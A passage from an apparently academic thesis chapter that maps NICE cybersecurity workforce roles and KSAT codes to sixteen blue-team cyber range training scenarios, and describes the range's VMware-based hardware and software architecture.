and (iv) “Network Services”. At a lower level, the Work Roles considered important to include from the selected Specialty Areas should be the following: (i) “Cyber Defense Infrastructure Support Specialist”, (ii) “Vulnerability Assessment Analyst”, and as supplementary Work Roles were considered, (iii) “System Administrator”, and (iv) “Network Operations Specialist”.

The developed scenarios usually relate to other Work Roles mostly in terms of the KSA, since the Tasks (T) should involve specific action points for the trainees. For each work role, the related low-level KSAT indicators that were selected are depicted in Table 5.10. As the NICE-by-design selection of learning goals should be considered as a top-down approach, in the following tables more details about the Specialty Areas are showed in order to justify the selection of the capabilities.

Specialty Area 01 - Cyber Defense Analysis. This area is the main focus of the Cyber Range. It includes the use of defensive mechanisms and collection of information from a variety of sources to identify, analyze, and report security events. The extracted events are retrieved from information systems and the network.

The relevant KSAT that accompany this Specialty Area are presented in Table 5.10. The table represents the main goal that will guide the scenario design. However, the additional and supplementary Specialty Areas with their additional KSAT are showed in the following subsections. Most of the KSATs are already covered by the Specialty Area 01 - Cyber Defense Analysis; however, the additional KSATs will provide a more complete experience.

Specialty Area 02 - Cyber Defense Infrastructure Support. The learning topics involve the use of data collected retrieved by a variety of cyber defense tools to analyze events that occur within their environments for the purposes of mitigating threats, including IDS logs, firewalls and network traffic logs. The additional capabilities (KSAT) that will be supplementary to the scenario design are presented in Table 5.11.

The KSAT that were already mentioned to the previous Specialty Areas were discarded. Therefore, in Table 5.11, only the additional KSATs are showed. An initial comment is that the first Specialty Area namely, Cyber Defense Analysis (CDA) covers most of the Knowledge (K) capabilities of this Specialty Area. This also applies to Skills (S) and Abilities (A), while the Tasks

Table 5.10: Category: Protect and Defend (PR); Specialty Area 01 - Cyber Defense Analysis (CDA).

Category: Protect and Defend (PR)	
Specialty Area	Relevant Work Role
Cyber Defense Analysis (CDA)	Cyber Defense Analyst (PR-CDA-001)
Knowledge (K): Computer networks; Risk management; Regulations, laws and principles related to security and privacy; Access control mechanisms; Vulnerability assessment tools; Computer algorithms, databases and encryption; Incident handling and intrusion detection; Network traffic analysis; Operating systems; Cyber threats and adversarial tactics; System, network hardening, and security testing (K0001 - K0007, K0013, K0015, K0018, K0019, K0024, K0033, K0040, K0042, K0044, K0046, K0049, K0056, K0058 - K0061, K0065, K0070, K0074, K0075, K0093, K0098, K0104, K0106, K0107, K0110 - K0113, K0116, K0139, K0142, K0143, K0157, K0160, K0161, K0162, K0167, K0168, K0177, K0179, K0180, K0190 - K0192, K0203, K0221, K0222, K0260, K0261, K0262, K0290, K0297, K0300, K0301, K0303, K0318, K0322, K0324, K0332, K0339, K0342, K0624).	
Skills (S): Intrusion detection; Security design; Incident handling; Collect data from cyberdefense resources; Vulnerability management; Interpret network signatures; Security controls based on regulations (S0020, S0025, S0027, S0036, S0054, S0057, S0063, S0078, S0096, S0147, S0156, S0167, S0169, S0367, S0370).	
Abilities (A): Malware analysis and vulnerability scanning; apply security and privacy policies; apply host and network-based intrusion detection and interpret related information (A0010, A0015, A0066, A0123, A0128, A0159).	
Tasks (T): Analyze network traffic; Enable security to reduce risks change configurations and document incidents; Event correlation; Identify malicious activities; Validate intrusion detection systems and network signatures; Assess adequate access controls (T0020, T0023, T0043, T0088, T0155, T0164, T0166, T0178, T0187, T0198, T0214, T0258, T0259, T0260, T0290 - T0299, T0310, T0332, T0469, T0470, T0475, T0503, T0504, T0526, T0545, T0548).	

(T) does not fall into this observation.

Table 5.11: Category: Protect and Defend (PR); Specialty Area 02 - Cyber Defense Infrastructure Support (INF).

Category: Protect and Defend (PR)	
Specialty Area	Relevant Work Role
Cyber Defense Infrastructure Support (INF)	Cyber Defense Infrastructure Support Specialist (PR-INF-001)
Knowledge (K): Data and backup recovery; Packet-level analysis and web filtering; System, host and network hardening (K0021, K0062, K0135, K0205, K0258, K0274, K0334).	
Skills (S): Apply host and network controls; Secure network communications; Malware protection; System, host and network hardening (S0007, S0053, S0059, S0077, S0079, S0121, S0124).	
Abilities (A): Fully covered by the previous Specialty Area	
Tasks (T): Update network signatures; Cyber defense hardware and related security controls (T0042, T0180, T0261, T0335, T0348, T0420, T0438, T0483, T0486).	

Specialty Area 03 - Vulnerability Assessment and Management. This area is usually considered as an entry point of engagement for beginner-level

trainees. It involves the vulnerability checking for potential deviations from acceptable security configurations. This area also includes the testing, implementation, deployment, maintenance, and administration of the software with regard to the vulnerabilities.

Table 5.12: Category: Protect and Defend (PR); Specialty Area 03 - Vulnerability Assessment and Management (VAM).

Category: Protect and Defend (PR)	
Specialty Area	Relevant Work Role
Vulnerability Assessment and Management (VAM)	Vulnerability Assessment Analyst (PR-VAM-001)
Knowledge (K): Application vulnerabilities; Programming language structures, cryptology, and diagnostic tools; Ethical hacking; System administration (K0009, K0068, K0089, K0206, K0210, K0224, K0265, K0287, K0308).	
Skills (S): Vulnerability scan, network analysis and threat environment; Penetration test, social engineering and mimicking of threat behaviours; Review past logs (S0001, S0009, S0044, S0051, S0052, S0081, S0120, S0137, S0171, S0364).	
Abilities (A): Security issues and vulnerabilities; Programming language structures; Threat environment (A0001, A0044, A0120).	
Tasks (T): Compliance and penetration testing; Deploy cyber defense audit toolkit; Audit reports; Risk management and mitigation actions (T0010, T0028, T0138, T0142, T0188, T0252, T0549, T0550).	

According to Table 5.12, the Vulnerability Assessment and Management (VAM), is also covered partially by the aforementioned Specialty Areas, but again the Tasks (T) are not instantly covered by the other Work Roles. This shows some indicators are more discrete than the other capability indicators and that are not distributed among other Specialty Areas.

Specialty Area 04 - Systems Administration. This area is considered supplementary to the above, to allow the Cyber Range to provide fundamental information on the administration of the system and the network.

This Specialty area regards the configuration, troubleshooting, and maintenance of server configuration and the configuration of firewalls. It is considered that the Specialty Area “Cyber Defense Analysis (CDA)” will partially cover the KSAT, even if this Specialty Area is from a different category. Table 5.13, shows that half of the indicators of Knowledge (K) were covered, while the Skills (S), Abilities (A), and Tasks (T) are not covered by the Specialty Areas of the other category. This validates that this Specialty Area should be indeed in a different category. However, the Knowledge (K) indicator is covered sufficiently, meaning that this is a more generic body of information that could be

Table 5.13: Category: Operate and Maintain (OM); Specialty Area 04 - Systems Administration (ADM).

Category: Operate and Maintain (OM)	
Specialty Area	Relevant Work Role
Systems Administration (ADM)	System Administrator (OM-ADM-001)
Knowledge (K): Local and wide area networking; Performance metrics; Server/ client operating systems and system administration; Hardware maintenance; File systems; Virtualization techniques; Access Controls; Diagnostic tools; Integration principles (K0050, K0053, K0064, K0077, K0088, K0100, K0103, K0117, K0130, K0158, K0280, K0289, K0346).	
Skills (S): Software configuration and of protection tools; Connection diagnosis; Active directories; Virtualization; Server maintenance, administration and management; System upgrades (S0016, S0033, S0043, S0073, S0076, S0111, S0143, S0144, S0151, S0153, S0154, S0155, S0157, S0158).	
Abilities (A): Ticketing system, incidents and collaboration; Develop, update and maintain organizational goals and procedures; Operate network tools; Security control assessments (A0025, A0027, A0034, A0055, A0062, A0074, A0088, A0124).	
Tasks (T): Functional tests; System administration, group policies and access controls; System recovery, availability and optimization (T0029, T0054, T0063, T0136, T0144, T0186, T0207, T0418, T0431, T0435, T0458, T0461, T0498, T0501, T0507, T0514, T0515, T0531).	

covered from other Specialty Areas as well.

Specialty Area 05 - Network Services. Similar to the previous area, this area refers to the management of networks and firewalls, along with the configurations on other network devices to ensure security. This Specialty Area refers to the planning, implementation and operation of network services or systems and the deployment of hardware and virtual environments. Regarding this Specialty Area, the investigation continued on the KSAT coverage as an outcome of the aforementioned.

As presented in Table 5.14, the KSATs are not sufficiently covered by the other Specialty Areas, which means that the specific Specialty Area and the included Work Roles are differentiated.

5.2.4 Execution of Methodology Step III: Scenario Design and Deployment

Initially, from the analysis in Section 5.2.3, it is concluded that the Specialty Area “Cyber Defense Analyst - PR-CDA-001”, relates also to additional capability indicators from other Specialty Areas or even different Workforce categories. Having completed the selection of learning goals, it is now time to

Table 5.14: Category: Operate and Maintain (OM); Specialty Area 05 - Network Services (NET).

Category: Operate and Maintain (OM)	
Specialty Area	Relevant Work Role
Network Services (NET)	Network Operations Specialist (OM-NET-001)
Knowledge (K): Network communication protocols, media and hardware; Remote access and server administration; Data management controls (K0010, K0011, K0029, K0038, K0071, K0076, K0108, K0136, K0137, K0138, K0159, K0200, K0201, K0622).	
Skills (S): Traffic Analysis; Routing schemas and subnets; Network security practices; Configuration of network protection tools (S0004, S0035, S0040, S0041, S0056, S0084, S0150, S0162, S0170).	
Abilities (A): Network equipment; Network commands; Communication standards; Network flows monitoring (A0052, A0058, A0059, A0063, A0065).	
Tasks (T): Network hardware configuration; Network diagnostics; Integration and management of new devices; Patch network vulnerabilities (T0035, T0065, T0081, T0121, T0125, T0126, T0129, T0153, T0160, T0200, T0232).	

proceed with the design of the scenario. For each selected Specialty Area, the assigned Work Roles and the capability indicators (KSAT) were analyzed to verify their applicability, and thus design the scenarios accordingly.

Cyber Range Scenario 01 (SOC01) - Network Configuration and Analysis. This scenario involves the configuration of a network switch, trunk ports, and the definition of various network groups in a Virtual Local Area Network (VLAN). In addition, an introduction on the definition details of net flows and how they can be forwarded to a SIEM for further analysis was created.

Within the scenario (Table 5.15), security events are collected and configurations related to operation changes are made, such as checking the port status of the network or monitoring administrative and network activity. Furthermore, the VLAN Trunking Protocol (VTP) and VLAN management provide user management and log files with respect to authentication. **Possible deployment:** Physical or Virtual Network to perform the necessary configurations.

Cyber Range Scenario 02 (SOC02) – Unified Threat Management (UTM). UTM refers to the multiple security features or services that are deployed as a single device within the network. Using UTM, the network is protected by antivirus, content filtering, email, and Web filtering, among others. The scenario (Table 5.16) focuses on the firewall configuration and understanding the differences between network protection, intrusion prevention, and sandboxing. **Possible deployment:** A firewall with enabled services such

Table 5.15: Scenario 01 (SOC01) - Network Configuration and Analysis.

NICE		Matching to the Scenario
WKFC	Cate-	Protect and Defend (PR), Operate and Maintain (OM).
gory		
Specialty	Area	Cybersecurity Defense Analysis (CDA), Cybersecurity Defense Infrastructure Support (INF), Network Services (NET).
Work	Role	Cyber Defense Analyst, Network Operations Specialist.
Name		
Work Role ID		PR-CDA-001, OM-NET-001.
Tasks		Network topology analysis and understanding of data flows (T0291).
Knowledge		Network security, traffic analysis, security policies and design of secure network architectures (K0001, K0033, K0059, K0060, K0061, K0075, K0098, K0112, K0113, K0157, K0179, K0221, K0300, K0318, K0332).
Skills		Identification and control of conditions that may affect network security (S0027, S0036).
Abilities		-
Prerequisites		-
Potential Extra Coverage		Network architecture and software vulnerabilities (K0011, K0029, K0255, K0296, K0516, K0555).

as port & traffic filtering, IPS/IDS, Anti-Bot, Anti-Virus, Threat Emulation, Monitoring, Quality OF Service (QOS).

Table 5.16: Scenario 02 (SOC02) – Unified Threat Management (UTM).

NICE		Matching to the Scenario
WKFC	Cate-	Protect and Defend (PR).
gory		
Specialty	Area	Cybersecurity Defense Analysis (CDA), Cybersecurity Defense Infrastructure Support (INF).
Work	Role	Cyber Defense Analyst, Cyber Defense Infrastructure Support Specialist.
Name		
Work Role ID		PR-CDA-001, PR-INF-001.
Tasks		Identify and analyze intrusion alerts, vulnerabilities, malware (T0023, T0088, T0259, T0260, T0290, T0295, T0297, T0310).
Knowledge		Network security & topology, OSI model, intrusion detection-prevention systems and Firewalls (K0001, K0005, K0013, K0046, K0049, K0058, K0059, K0060, K0061, K0070, K0075, K0098, K0104, K0106, K0110, K0112, K0113, K0157, K0160, K0161, K0179, K0191, K0221, K0300, K0318, K0324, K0332, K0624).
Skills		Analyze network vulnerabilities and intrusions (S0020, S0025, S0027, S0036, S0078, S0096, S0156).
Abilities		Analyze malware and proceed to network intrusion detection (A0010, A0128).
Prerequisites		-
Potential Extra Coverage		Application, technology, network and file vulnerabilities, IT architecture, malware detection (K0009, K0100, K0115, K0187, K0189, K0314, K0326, K0392, K0471, K0481, K0488).

Cyber Range Scenarios 03 and 04 (SOC03, SOC04) - Domain Con-

troller. In this scenario (Table 5.17) a domain is created, so that participants learn user management and proceed with the configuration of security policies and security groups.

Table 5.17: Scenarios 03 and 04 (SOC03, SOC04) – Domain Controller.

NICE		Matching to the Scenario
WKFC Category		Operate and Maintain (OM).
Specialty Area		Systems Administration (ADM).
Work Role Name		System Administrator.
Work Role ID		OM-ADM-001.
Tasks		-
Knowledge		Understand authentication methods, security policies, shielding the systems of the organization, network protocols, protocols and vulnerability management used in Windows systems (K0005, K0007, K0019, K0059, K0060, K0070, K0106, K0157, K0167, K0192, K0332).
Skills		-
Abilities		Ability to apply cybersecurity and privacy principles to organizational requirements (A0123)
Prerequisites		-
Potential	Extra	System, network and OS hardening, security policies, network tools (K0077, K0158, K0205, A0055, A0058).
Coverage		

Security groups are vital to maintain the appropriate access rights to sensitive data. **Possible deployment:** Domain controllers installed on server hosts with active directories enabled.

Cyber Range Scenario 05 (SOC05) – Web Application Firewall (WAF).

WAF protects web applications by enabling the filtering and monitoring of HTTP traffic. Potential cyberattacks targeting web applications could include cross-site forgery, cross-site scripting (XSS), file inclusion, and SQL injection, among others. When a WAF is deployed, a shield of protection is placed between the web application and the Internet. In this scenario (Table 5.18), the differences between signature-based detection and WAF are presented.

Participants learn how a Web service works, along with HTTP coding schemes, and how WAF can be used to detect sophisticated Web attacks. The differences between Signature-Based Detections and Pattern-Based Attacks are explained and demonstrated. **Possible deployment:** A web server should be configured with logs enabled to check the security logs to monitor the above cyberattacks.

Cyber Range Scenarios 06 and 07 (SOC06, SOC07) – Web Server.

The Internet Information Server (IIS) installation is deployed, providing the best practises in the configuration methods of the services.

Table 5.18: Scenario 05 (SOC05) – Web Application Firewall (WAF).

NICE	Matching to the Scenario
WKFC Category	Protect and Defend (PR).
Specialty Area	Cybersecurity Defense Analysis (CDA), Cybersecurity Defense Infrastructure Support (INF).
Work Role Name	Cyber Defense Analyst, Cyber Defense Infrastructure Support Specialist.
Work Role ID	PR-CDA-001, PR-INF-001.
Tasks	Identify and analyze vulnerabilities and how to exploit them in web applications (T0088, T0259, T0260).
Knowledge	Cyberattacks on web applications and ways to address them (K0001, K0005, K0013, K0049, K0058, K0059, K0060, K0061, K0070, K0075, K0098, K0106, K0110, K0112, K0157, K0160, K0161, K0192, K0318, K0624).
Skills	Understand the functionality of a security system to deal with attacks on web applications (S0027, S0036, S0078).
Abilities	-
Prerequisites	-
Potential Extra Coverage	Exploits and network threats, packet analysis (K0115, K0129, K0326, K0612, S0046).

Table 5.19: Scenarios 06 and 07 (SOC06, SOC07) – Web Server.

NICE	Matching to the Scenario
WKFC Category	Operate and Maintain (OM).
Specialty Area	Systems Administration (ADM).
Work Role Name	System Administrator.
Work Role ID	OM-ADM-001.
Tasks	-
Knowledge	Security hardening of the systems of the organization. Understand protocols, network ports and vulnerability management (K0005, K0059, K0060, K0070, K0106, K0167, K0192).
Skills	-
Abilities	-
Prerequisites	-
Potential Extra Coverage	System, network and OS hardening techniques, server and client OS, web services and network tools (K0077, K0105, K0205, K0398, A0055, A0058).

Maintaining security hardening on the IIS involves certain configuration steps beyond the default settings. Some best practices are relevant to the security enhancements of the cookies and to blocking or preventing non-HTTPS connections. Fixing the IIS cryptography settings is also an important task. This scenario (Table 5.19) provides hands-on experience in setting up the IIS Web Server and understanding the security hardening methods of the web services enabled. **Possible deployment:** A Web server that has IIS enabled.

Cyber Range Scenarios 08 and 09 (SOC08, SOC09) – File Server.

The scenarios (Table 5.20) present the configuration of security privileges that are assigned to shared folders.

Table 5.20: Scenarios 08 and 09 (SOC08, SOC09) – File Server.

NICE		Matching to the Scenario
WKFC Category		Operate and Maintain (OM).
Specialty Area		Systems Administration (ADM).
Work Role Name		System Administrator.
Work Role ID		OM-ADM-001.
Tasks		-
Knowledge		Secure the systems of the organization, understand network protocols, execute vulnerability management (K0005, K0059, K0060, K0070, K0106, K0167, K0192).
Skills		-
Abilities		-
Prerequisites		-
Potential	Extra	System, network and OS hardening, network services (K0077, K0205, A0055, A0058).
Coverage		

Auditing and monitoring of access rights are applied, along with methods that can help detect potential data leakage or ransomware infections. This involves monitoring active directories for signs of compromise using a solid event log system. Many cybersecurity incidents could be detected in the early stages of a cyberattack if log-monitoring is configured correctly. Nine categories of events and audit policies are provided in MS Windows. **Possible deployment:** A deployment of a file server to configure and verify access rights.

Cyber Range Scenarios 10 and 11 (SOC10, SOC11) – Database Server.

All SQL Server versions support server-level audits to extract log files and events. For example, C2 Audit SQL server audit logs are stored in the default data directory of the SQL Server.

These scenarios (Table 5.21) provide hands-on experience in SQL databases, introducing attack types such as SQL injection and response actions by enabling audits and logs. The log file viewer is used to examine the retrieved log files

Possible deployment: SQL Server to be deployed on the infrastructure with logs enabled.

Cyber Range Scenario 12 (SOC12) – Email Service. The importance of cloud-based email is the ability to audit logs as a useful tool to monitor and detect potential cyber threats. Integration with Threat Intelligence and SIEM is also shown. During the scenario (Table 5.22), the SMTP protocol is analyzed and examples related to phishing incidents are demonstrated. In each case, the

Table 5.21: Scenarios 10 and 11 (SOC10, SOC11) – Database Server.

NICE	Matching to the Scenario
WKFC Category	Operate and Maintain (OM).
Specialty Area	Systems Administration (ADM).
Work Role Name	System Administrator.
Work Role ID	OM-ADM-001.
Tasks	-
Knowledge	Security features on database systems, secure systems of the organization, understand network protocols, vulnerability management (K0005, K0024, K0059, K0060, K0070, K0106, K0167, K0192).
Skills	-
Abilities	-
Prerequisites	-
Potential Extra Coverage	System, network and OS hardening, query languages and network tools (K0069, K0205, A0055, A0058).

trainees are invited to enable audit logs before configuring integration with a SIEM.

Table 5.22: Scenario 12 (SOC12) – Email Service.

NICE	Matching to the Scenario
WKFC Category	Operate and Maintain (OM).
Specialty Area	Systems Administration (ADM).
Work Role Name	System Administrator.
Work Role ID	OM-ADM-001.
Tasks	-
Knowledge	Understand modern and emerging information technology and cyber-security technologies (K0059).
Skills	-
Abilities	-
Prerequisites	-
Potential Extra Coverage	Cookie management, webmail, attack methods and exploitation tools (K0131, K0362, K0536).

Trainees become familiar with cloud-based email services and the log files that the mail service can generate. Email cloud services provides a centralized audit logging service that can easily assist trainees in engaging in this important topic. **Possible deployment:** A cloud-based service to configure and enable audit logs while checking other configuration options for security.

Cyber Range Scenario 13 (SOC13) – Email Gateway. Email security gateways are designed to detect and block a wide variety of threats, including malware, spam emails, and phishing attempts. Various defending mechanisms relevant to email communications are included.

In this scenario (Table 5.23), a dashboard is created using Harmony Email

Table 5.23: Scenario 13 (SOC13) – Email Gateway.

NICE	Matching to the Scenario
WKFC Category	Protect and Defend (PR).
Specialty Area	Cybersecurity Defense Analysis (CDA), Cybersecurity Defense Infrastructure Support (INF).
Work Role Name	Cyber Defense Analyst, Cyber Defense Infrastructure Support Specialist.
Work Role ID	PR-CDA-001, PR-INF-001.
Tasks	Analyze potential vulnerabilities (T0088, T0259, T0260).
Knowledge	Understand the latest technologies for protecting organizations from attacks on the cloud infrastructure (K0001, K0013, K0049, K0059, K0060, K0061, K0075, K0098, K0106, K0110, K0112, K0116, K0157, K0318).
Skills	Engage into services related to the mail gateway and how the security systems affect the organization (S0027, S0036).
Abilities	-
Prerequisites	-
Potential Extra Coverage	-

and Collaboration¹⁷ to monitor the identified threats and improve enterprise security. **Possible deployment:** A Virtual Image to host the Checkpoint Harmony Cloud Service, configured to interact with the hosted email service. **Cyber Range Scenario 14 (SOC14) – Honeypots.** This scenario (Table 5.24) focuses on the configuration and use of a security mechanism that creates a virtual trap to lure potential cyberattacks.

T-Pot is used mainly, while TRAPX - Deception Grid¹⁸ was also deployed as an alternative to provide additional functionalities. **Possible deployment:** A Virtual Image with honeypot should be installed. It is a good practice by default not to deploy other services on the specific virtual image other than the honeypot, except if there is a specific need or security plan.

Cyber Range Scenario 15 (SOC15 – Security Information and Event Management (SIEM)). The SIEM collects log data generated from multiple sources. The scenario (Table 5.25) presents how to aggregate logs and enable threat detection by generating alerts. This scenario can be integrated with other scenarios, namely SOC06-10 by retrieving logs from the domain, file, web, and database server.

Possible deployment: A Virtual Image with a SIEM installed should be de-

¹⁷<https://www.checkpoint.com/harmony/email-security/email-office/>

¹⁸<https://www.trapx.com/products/deception-grid/>

Table 5.24: Scenario 14 (SOC14) – Honeypots/ Deception Traps.

NICE	Matching to the Scenario
WKFC Category	Protect and Defend (PR).
Specialty Area	Cybersecurity Defense Analysis (CDA).
Work Role Name	Cyber Defense Analyst, Cyber Defense Infrastructure Support Specialist.
Work Role ID	PR-CDA-001.
Tasks	Detect, analyze and mitigate threats before it affects the infrastructure (T0088, T0259).
Knowledge	Detection and analysis of cyber threats before infecting the organization (K0001, K0013, K0040, K0046, K0049, K0059, K0060, K0061, K0070, K0075, K0098, K0106, K0110, K0112, K0160, K0161, K0192, K0318).
Skills	Engage into security systems or software tools that the organizations use (S0027, S0036).
Abilities	-
Prerequisites	-
Potential Extra Coverage	-

Table 5.25: Scenario 15 (SOC15) – Security Information and Event Management (SIEM).

NICE	Matching to the Scenario
WKFC Category	Protect and Defend (PR).
Specialty Area	Cybersecurity Defense Analysis (CDA).
Work Role Name	Cyber Defense Analyst.
Work Role ID	PR-CDA-001.
Tasks	Collect and analyze security logs from various sources, create security alerts (T0023, T0088, T0155, T0164, T0166, T0187, T0198, T0214, T0258, T0259, T0260, T0290, T0291, T0293, T0294, T0295, T0297, T0299, T0310, T0332, T0469, T0470, T0504).
Knowledge	OS, malware analysis and threat detection using security logs (K0001, K0013, K0040, K0046, K0058, K0059, K0060, K0061, K0070, K0075, K0098, K0106, K0107, K0110, K0142, K0143, K0160, K0161, K0177, K0192, K0301, K0318, K0332).
Skills	Security incident recognition by log correlation (S0027, S0036, S0063, S0078).
Abilities	Manage source data (A0066).
Prerequisites	-
Potential Extra Coverage	IT architecture, event correlation, hacking methods, root cause analysis, vulnerability and threat analysis (K0100, K0145, K0310, K0343, K0493, K0612, S0092, A0001).

ployed and configured to retrieve logs from the services that will be monitored.

Scenario 16 (SOC16) – Vulnerability Assessment and Packet Capturing. This scenario (Table 5.26) provides fundamental knowledge of the most common software tools and techniques used by attackers.

Table 5.26: Scenario 16 (SOC16) – SOC16 Vulnerability Assessment and Packet Capturing.

NICE		Matching to the Scenario
WKFC Category		Protect and Defend (PR).
Specialty Area		Cybersecurity Defense Analysis (CDA).
Work Role Name		Cyber Defense Analyst, Vulnerability Assessment Analyst.
Work Role ID		PR-CDA-001, PR-VAM-001.
Tasks		Use Kali Linux, identify and apply security countermeasures (T0295).
Knowledge		Understand attack methods and familiarize with Unix (K0005, K0013, K0059, K0060, K0070, K0106, K0110, K0111, K0116, K0160, K0161, K0177, K0192, K0290, K0300, K0301, K0318, K0332, K0339, K0342, K0624).
Skills		Vulnerability enumeration and network traffic monitoring (S0057, S0078, S0156, S0167).
Abilities		Recognize new attack techniques and how the system vulnerabilities can be exploited (A0015, A0159).
Prerequisites		-
Potential	Extra	Hacking methods, obfuscation, webmail, file-type abuse, malware detection and network vulnerabilities (K0009, K0115, K0119, K0129, K0131, K0187, K0189, K0234, K0296, K0310, K0314, K0362, K0392, K0480, K0481, K0493, K0536, A0055, A0107).
Coverage		

The scenario focuses on recognizing and categorizing the types of vulnerabilities with associated attacks (S0078, S0167). Furthermore, package capture analysis is presented as an offensive method (S0057, S0156), along with knowledge of hacking methodologies (K0119). **Possible deployment:** Laptop or virtual image with a pre-installed Linux distribution that includes a cybersecurity offensive toolkit.

5.2.5 Architecture and Deployment

Taking into account the scenario design of the previous sub-step, the hardware and software needed for deployment are defined. The overall architecture of the Cyber Range is shown in Figure 5.6. The Cyber Range was deployed on two dedicated HP ProLiant servers, while VMWare ESXi 6.5 was installed on both servers as the Hypervisor. RAID1 configuration was applied to the hard drives to ensure the continuity and sustainability of the approach, minimizing potential problems caused by hardware defections. This setup can be applied to other systems since it maintains portability and compatibility features.

The types of equipment used (Table 5.6) included the following: (i) “*Hardware*”; a physical appliance for the specific scenario, (ii) “*Virtual Appliance*”;




Figure 5.6: Topology of the NICE-by-design Cyber Range focused on SOC and blue teams.

the scenario is deployed on VMWare ESXi 6.5 Servers as a Virtual Image, and (iii) “*Cloud Services*”; Software as a Service (SaaS) from the corresponding vendor (e.g., MS Office 365). The second column of the table provides information on the purpose and role of the deployed services and the version of the operating system of the deployed services. In the third column of the table, the scenarios in which the equipment has been used are shown. The complete list of the services and hardware deployed, with respect to the technologies and the purpose of use, is provided in Table 5.27.

To develop the Cyber Range, the following hardware and software/ services were used:

- **AttackVM (KALI Linux):** An external virtual machine was used to execute the attacks. KALI Linux is one of the most popular Linux distributions for offensive security. This VM can be used as the main endpoint for the trainees (Related Scenario(s): Most of the scenarios).
- **Network Switch (Cisco 2960):** A hardware network switch offers a more immersive experience for SOC Analysts and a precise replication of

Table 5.27: Components of topology and implementation.

Equipment Type	Deployment Option	Relevant Scenarios
Hardware	Network Switch: Cisco 2960	SOC01
	AttackVM: Kali ¹⁹ Linux	All Scenarios
	Unified Threat Management: Checkpoint	SOC02
Virtual Appliance	Web Application Firewall: Apache Mod Security ²⁰	SOC05-07
	Domain Controllers: MS Server 2016 (x2)	SOC03, 04
	Internet Information Server (IIS) – Web Server (x2), File Servers: MS Server 2012 (x2)	SOC06-09
	Database Servers: MS SQL Server 2012 (x2)	SOC10, 11
	Mail Gateway: MS Server 2008 R2 (x2)	SOC13
	Email Security Appliance: Cisco ESA	SOC12
	Honeypot: T-Pot ²¹	SOC14
	Security Information and Event Management (SIEM): IBM QRadar ²²	SOC15
Cloud Services	Cloud-based Email Service: MS Office 365	SOC12

a realistic environment. Towards a more cost-efficient plan, the physical switch could be replaced by a virtual switch (VSwitch) on the ESXi, though some functional limitations might emerge (Related Scenario(s): SOC01).

- **UTM: Unified Threat Management (Checkpoint UTM 2200):** Check Point UTM 2200 combines networking technologies with high-performance multicore capabilities to enable security features in small office (Related Scenario(s): SOC02).
- **Virtualization (VMWare ESXi):** VMWare ESXi is a virtualization technology that maintains flexibility and portability features. The ability to use the virtual images efficiently to roll back and retrieve a snapshot of the deployed systems is crucial (Related Scenario(s): All scenarios).
- **SIEM (IBM Qradar):** Qradar is a Security Information and Event Management (SIEM) that helps security teams detect, prioritize, and respond to threats across the Cyber Range (Related Scenario(s): SOC15 with possible integration with SOC06-09, SOC10, SOC11, and SOC14).
- **Honeypot (T-Pot):** T-Pot is a collection of honeypots brought together by T-Mobile. The main advantages of T-Pot include easy management

and a user-friendly interface (Related Scenario(s): SOC14).

- **WAF - Web Application Firewall (Apache Mod Security):** Apache Mod Security is used as the Detection Engine. It is an open-source Apache Module that offers protection to Web Application Attacks, relies on Pattern Matching and has a list of rules with the corresponding Rule ID (Related Scenario(s): SOC05-07).
- **AESA - Email Security Appliance (Cisco ESA):** Cisco ESA is a solution for Email Protection, providing modules like Anti-Spam, Anti-Virus, etc (Related Scenario(s): SOC12).
- **Domain Controller, DB Server, File Server and IIS Web Server Protection (MS Server 2008 R2, 2012 and 2016):** This cluster of virtual ESXi images is used to maintain the core functionalities of the Cyber Range. The Domain Server is deployed using MS Server 2016, the IIS Web server is running on MS Server 2012, and the Mail Gateway is deployed using Windows Server 2008 R2 (Related Scenario(s): SOC03-04, SOC06-09, SOC10-11).
- **Cloud Mail Service (MS Office 365):** A lot of companies decide to migrate from a corporate email to a cloud service. To avoid additional cost, the trial version of Office 365 was selected. The approach provides the opportunity for the trainees to engage in the setup of email services. More specifically, trainees can see how administrators create new mailboxes and what actions can be taken to mitigate attacks from incoming emails (Related Scenario(s): SOC12).

5.2.6 Methodology Step IV: Evaluation

